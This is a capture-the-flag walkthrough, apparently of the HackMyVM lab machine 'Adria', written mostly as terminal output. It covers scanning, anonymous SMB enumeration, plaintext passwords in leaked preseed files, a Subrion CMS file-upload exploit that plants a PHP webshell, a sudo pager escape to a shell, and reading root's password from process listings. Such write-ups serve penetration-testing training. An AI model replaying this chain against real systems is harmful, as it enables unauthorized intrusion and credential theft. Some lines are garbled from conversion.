


# Adria



```
[root@kali]~[/home/guel]
# nmap -sS -p- -Pn -vvv --min-rate 5000 192.168.0.28
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-06 22:33 EDT
Initiating ARP Ping Scan at 22:33
Scanning 192.168.0.28 [1 port]
Completed ARP Ping Scan at 22:33, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:33
Scanning 192.168.0.28 [65535 ports]
Discovered open port 22/tcp on 192.168.0.28
Discovered open port 139/tcp on 192.168.0.28
Discovered open port 80/tcp on 192.168.0.28
Discovered open port 445/tcp on 192.168.0.28
Increasing send delay for 192.168.0.28 from 0 to 5 due to 4245 out o
Increasing send delay for 192.168.0.28 from 5 to 10 due to 865 out o
Increasing send delay for 192.168.0.28 from 10 to 20 due to 2305 out
Increasing send delay for 192.168.0.28 from 20 to 40 due to max_succe
Increasing send delay for 192.168.0.28 from 40 to 80 due to max_succe
Increasing send delay for 192.168.0.28 from 80 to 160 due to max_succe
Increasing send delay for 192.168.0.28 from 160 to 320 due to max_succe
Increasing send delay for 192.168.0.28 from 320 to 640 due to max_succe
Increasing send delay for 192.168.0.28 from 640 to 1000 due to max_succe
Completed SYN Stealth Scan at 22:34, 90.83s elapsed (65535 total po
Nmap scan report for 192.168.0.28
Host is up, received arp-response (0.0025s latency).
Scanned at 2025-04-06 22:33:27 EDT for 90s
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 64
80/tcp    open  http         syn-ack ttl 64
139/tcp   open  netbios-ssn  syn-ack ttl 64
445/tcp   open  microsoft-ds syn-ack ttl 64
MAC Address: 08:00:27:80:EE:B9 (PCS Systemtechnik/Oracle VirtualBox)
```

```

PORT      STATE SERVICE      REASON      VERSION
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 9.2p1 Debian 2 (protocol 2.0)
| ssh-hostkey:
|   256 dd:83:da:cb:45:d3:a8:ea:c6:be:19:03:45:76:43:8c  (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBOHL4gbzUogWlMW/HgWp
dtwU=
|   256 e5:5f:7f:25:aa:c0:18:04:c4:46:98:b3:5d:a5:2b:48  (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAC0o8/EYPi0jQMqY1zqXqlKfugpCtjg0i5m3bzbyfqxt
80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
|_http-title: Did not follow redirect to http://adria.hmv/
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 7 disallowed entries
| /backup/ /cron/? /front/ /install/ /panel/ /tmp/
|/_updates/
|_http-server-header: Apache/2.4.57 (Debian)
|_http-favicon: Unknown favicon MD5: 09BDBB30D6AE11E854BFF82ED638542B
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4
MAC Address: 08:00:27:80:EE:B9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_ Message signing enabled but not required
| nbstat: NetBIOS name: ADRIA, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   ADRIA<00>           Flags: <unique><active>

```

```

[root@kali)-[/home/guel]
# whatweb 192.168.0.28
http://192.168.0.28 [302 Found] Apache[2.4.57], Cookies[INTELLI_7da515443a], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.57 (Debian)], IP[192.168.0.28], RedirectLocation[http://adria.hmv/]
ERROR Opening: http://adria.hmv/ - no address for adria.hmv

```

The screenshot shows a web browser interface. At the top, there are social sharing icons for Twitter, Facebook, Google+, and LinkedIn. To the right, there are links for 'Home', 'Members', 'Blog', 'Log in' (which is highlighted in blue), and 'Sign up'. A magnifying glass icon for search is also present. Below the header, a red banner displays the error message: 'Either login or password is invalid.' The main content area is titled 'Login'. It features two input fields: 'Username or E-mail' and 'Password'. There are also 'Remember me' and 'Forgot password?' links. A large green 'Log in' button is centered at the bottom of the form. At the very bottom of the page, there is a small link for 'Registration'.

```

└──(root㉿kali)-[~/home/guel]
# smbmap -H 192.168.0.28
[+] Linux 5.10.0-kali1-amd64 #1 SMP Debian 5.10.16-kali1 (2021-09-22) (Debian 11.2)
[+] Python 3.9.5
[+] SMBMap v1.10.7 - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
[+] https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 192.168.0.28:445          Name: adria.hmv           Status: NULL Session
Disk                                         Permissions      Comment
-----                                         NO ACCESS     Printer Drivers
print$                                     READ ONLY
DebianShare                                 NO ACCESS    IPC Service (Samba 4.17.12-Debian)
IPC$                                         NO ACCESS    Home Directories
nobody

[*] Closed 1 connections

```

```

└──(root㉿kali)-[~/home/guel]
# smbmap -H 192.168.0.28 -r DebianShare
[+] Linux 5.10.0-kali1-amd64 #1 SMP Debian 5.10.16-kali1 (2021-09-22) (Debian 11.2)
[+] Python 3.9.5
[+] SMBMap v1.10.7 - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
[+] https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 192.168.0.28:445          Name: adria.hmv           Status: NULL Session
Disk                                         Permissions      Comment
-----                                         NO ACCESS     Printer Drivers
print$                                     READ ONLY
DebianShare                                 NO ACCESS    IPC Service (Samba 4.17.12-Debian)
./DebianShare                               NO ACCESS    Home Directories
dr--r--r--        0 Mon Dec  4 04:32:45 2023 .
dr--r--r--        0 Sat Jul 22 04:10:13 2023 ..
fr--r--r--       2756857 Mon Nov  6 10:56:24 2023 configz.zip
IPC$                                         NO ACCESS    Home Directories
nobody


[*] Closed 1 connections

```

```
(root㉿kali)-[~/home/guel]
# smbmap -H 192.168.0.28 -r --download DebianShare/configz.zip

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[+] Starting download: DebianShare\configz.zip (2756857 bytes)
[+] File output to: /home/guel/192.168.0.28-DebianShare_configz.zip
[*] Closed 1 connections
```



```
(root㉿kali)-[~/home/.../configz/boot/grub/x86_64-efi]
# searchsploit Subrion

Exploit Title | Path
-----|-----
Subrion 3.x - Multiple Vulnerabilities | php/webapps/38525.txt
Subrion 4.2.1 - 'Email' Persistant Cross-Site Scripting | php/webapps/47469.txt
Subrion Auto Classifieds - Persistent Cross-Site Scripting | php/webapps/14391.txt
SUBRION CMS - Multiple Vulnerabilities | php/webapps/17390.txt
Subrion CMS 2.2.1 - Cross-Site Request Forgery (Add Admin) | php/webapps/21267.txt
subrion CMS 2.2.1 - Multiple Vulnerabilities | php/webapps/22159.txt
Subrion CMS 4.0.5 - Cross-Site Request Forgery (Add Admin) | php/webapps/47851.txt
Subrion CMS 4.0.5 - Cross-Site Request Forgery Bypass / Persistent Cross-Site Scripting | php/webapps/40553.txt
Subrion CMS 4.0.5 - SQL Injection | php/webapps/40202.txt
Subrion CMS 4.2.1 - 'avatar[path]' XSS | php/webapps/49346.txt
Subrion CMS 4.2.1 - Arbitrary File Upload | php/webapps/49876.py
Subrion CMS 4.2.1 - Cross Site Request Forgery (CSRF) (Add Amin) | php/webapps/50737.txt
Subrion CMS 4.2.1 - Cross-Site Scripting | php/webapps/45150.txt
Subrion CMS 4.2.1 - Stored Cross-Site Scripting (XSS) | php/webapps/51110.txt

Shellcodes: No Results
```

```
(root㉿kali)-[~/home/guel/Work/configz]
# grep -r 'passwd'
grep: isolinux/ldlinux.c32: binary file matches
grep: isolinux/vesamenu.c32: binary file matches
preseed/master.preseed:d-i passwd/user-fullname string admin
preseed/master.preseed:d-i passwd/username string admin
preseed/master.preseed:d-i passwd/user-password password jojo1989
preseed/master.preseed:d-i passwd/root-login boolean true
preseed/master.preseed:d-i passwd/root-password password jojo1989
preseed/master.seed:d-i passwd/user-fullname string Adam Lewis
preseed/master.seed:d-i passwd/username string alewis
preseed/master.seed:#d-i passwd/user-password password insecure
preseed/master.seed:#d-i passwd/user-password-again password insecure
preseed/master.seed:d-i passwd/user-password-crypted 158f5ddb69d03f91bb449ee170913268
preseed/master.seed:d-i passwd/user-uid string 1010
```

The screenshot shows the Subron CMS dashboard. The top navigation bar includes links for Login, My Profile, Dashboard, and various Kali Linux tools and forums. The left sidebar contains navigation links for Subron (Dashboard, Content, Members, Financial, Extensions), Subron CMS v4.2.1, and a footer with social media icons.

The main dashboard area displays the following information:

- Members:** 1 total members (Active: 1, Approved: 0, Unconfirmed: 0, Suspended: 0)
- Income:** \$0 total income (Passed: 0, Pending: 0, Refunded: 0, Failed: 0)
- Blogs:** 0 blogposts (0 active, 0 inactive)
- Recent Activity:** A log of administrator logins from 11 hours ago to 517 days ago.
- Online Members:** A table showing one online member: Administrator (IP Address: 192.168.0.36, Current Page: http://adria.hmv/).

```

root@kali: /home/guel/Work/configz
[+] login as: PowerUser@adria.hmv
[+] SubrionCMS 4.2.1 - File Upload Bypass to RCE - CVE-2018-19422
[+] Trying to connect to: http://adria.hmv/panel/
[+] Success!
[+] Got CSRF token: vI37FR2HRM47nceasN0PzK6st3Cd0cs4N2GpCGVc
[+] Trying to log in ...
[+] Login Successful!
[+] Generating random name for Webshell ...
[+] Generated webshell name: vdbpmfjutvwgcyz
[+] Trying to Upload Webshell...
[+] Upload Success ... Webshell path: http://adria.hmv/panel/uploads/vdbpmfjutvwgcyz.phar
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 

```

```

www-data@adria:/opt$ sudo -l
Matching Defaults entries for www-data on adria:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User www-data may run the following commands on adria:
    (adriana) NOPASSWD: /usr/bin/scalar
www-data@adria:/opt$ 

```

```

adriana@adria:/opt
NAME
scalar - A tool for managing large Git repositories
SYNOPSIS
scalar clone [-single-branch] [--branch <main-branch>] [--full-clone] <url> [<enlistment>]
scalar list
scalar register [<enlistment>]
scalar unregister [<enlistment>]
scalar run ( all | config | commit-graph | fetch | loose-objects | pack-files ) [<enlistment>]
scalar reconfigure [ --all | <enlistment> ]
scalar diagnose [<enlistment>]
scalar delete <enlistment>
DESCRIPTION
Scalar is a repository management tool that optimizes Git for use in large repositories. Scalar improves performance by configuring advanced Git settings, maintaining repositories in the background, and helping to reduce data sent across the network.

An important Scalar concept is the enlistment: this is the top-level directory of the project. It usually contains the subdirectory src/ which is a Git worktree. This encourages the separation between tracked files (inside src/) and untracked files, such as build artifacts (outside src/). When registering an existing Git worktree with Scalar whose name is not src, the enlistment will be identical to the worktree.

The scalar command implements various subcommands, and different options depending on the subcommand. With the exception of clone, list and reconfigure --all, all subcommands expect to be run in an enlistment.

The following options can be specified before the subcommand:
-C <directory>
    Before running the subcommand, change the working directory. This option imitates the same option of git(1).
-c <key>=<value>
    For the duration of running the specified subcommand, configure this setting. This option imitates the same option of git(1).
COMMANDS
Clone
clone [<options>] <url> [<enlistment>]
    Clones the specified repository, similar to git-clone(1). By default, only commit and tree objects are cloned. Once finished, the worktree is located at <enlistment>/src.
!-/bin/bash

```

```
www-data@adria:/opt$ sudo -u adriana /usr/bin/scalar help  
adriana@adria:/opt$
```

```
adriana@adria:/opt$ ls  
backup○ @ ○ 8 http://adria.hmv/panel/uploads/php-reverse-shell.php#e  
adriana@adria:/opt$ cat backup  
#!/bin/bash  
  
PASSWORD=$(/usr/bin/cat /root/pass)  
  
read -ep "Password: " USER_PASS  
  
if [[ $PASSWORD == $USER_PASS ]]; then  
    /usr/bin/echo "Authorized access"  
    /usr/bin/sleep 1  
    /usr/bin/zip -r -e -P "$PASSWORD" /opt/backup.zip /var/www/html  
else  
    /usr/bin/echo "Access denied"  
    exit 1  
fi  
adriana@adria:/opt$
```

pspy y listo

```
2025/04/07 20:12:23 CMD: UID=1001 PID=43410 | /bin/bash ./pass.sh  
2025/04/07 20:12:23 CMD: UID=1001 PID=43409 | /bin/bash ./pass.sh  
2025/04/07 20:12:23 CMD: UID=0 PID=43414 | /bin/bash /opt/backup  
2025/04/07 20:12:23 CMD: UID=0 PID=43413 | sudo /opt/backup  
2025/04/07 20:12:23 CMD: UID=0 PID=43415 | /bin/bash /opt/backup  
2025/04/07 20:12:23 CMD: UID=0 PID=43416 | /bin/bash /opt/backup  
2025/04/07 20:12:23 CMD: UID=0 PID=43417 | /bin/bash /opt/backup  
2025/04/07 20:12:24 CMD: UID=0 PID=43418 | /usr/bin/zip -r -e -P 8eNctPoCh4Potes5eVD7eMxUw6wRBm0 /opt/backup.zip /var/www/html  
2025/04/07 20:12:30 CMD: UID=1001 PID=43422 | /bin/bash ./pass.sh  
2025/04/07 20:12:30 CMD: UID=1001 PID=43421 | /bin/bash ./pass.sh  
2025/04/07 20:12:30 CMD: UID=1001 PID=43420 | /bin/bash ./pass.sh  
2025/04/07 20:12:30 CMD: UID=1001 PID=43419 | /bin/bash ./pass.sh  
2025/04/07 20:12:30 CMD: UID=0 PID=43424 | sudo /opt/backup  
2025/04/07 20:12:30 CMD: UID=0 PID=43423 | sudo /opt/backup  
2025/04/07 20:12:30 CMD: UID=0 PID=43425 | /usr/bin/cat /root/pass
```

```
Get your own ZSH swag at: https://shop.planetcargo.com/categories/zsh
└─[root@adria /home/adriana]
  └─#
    └─[root@adria /home/adriana]
      └─# id
        uid=0(root) gid=0(root) groups=0(root)
      └─[root@adria /home/adriana]
        └─# whoami
          root
        └─[root@adria /home/adriana]
          └─# cat /root/root.txt
            3a61b172fd39402aa96b1653a18e38a1
          └─[root@adria /home/adriana]
            └─# █
```

Improved trac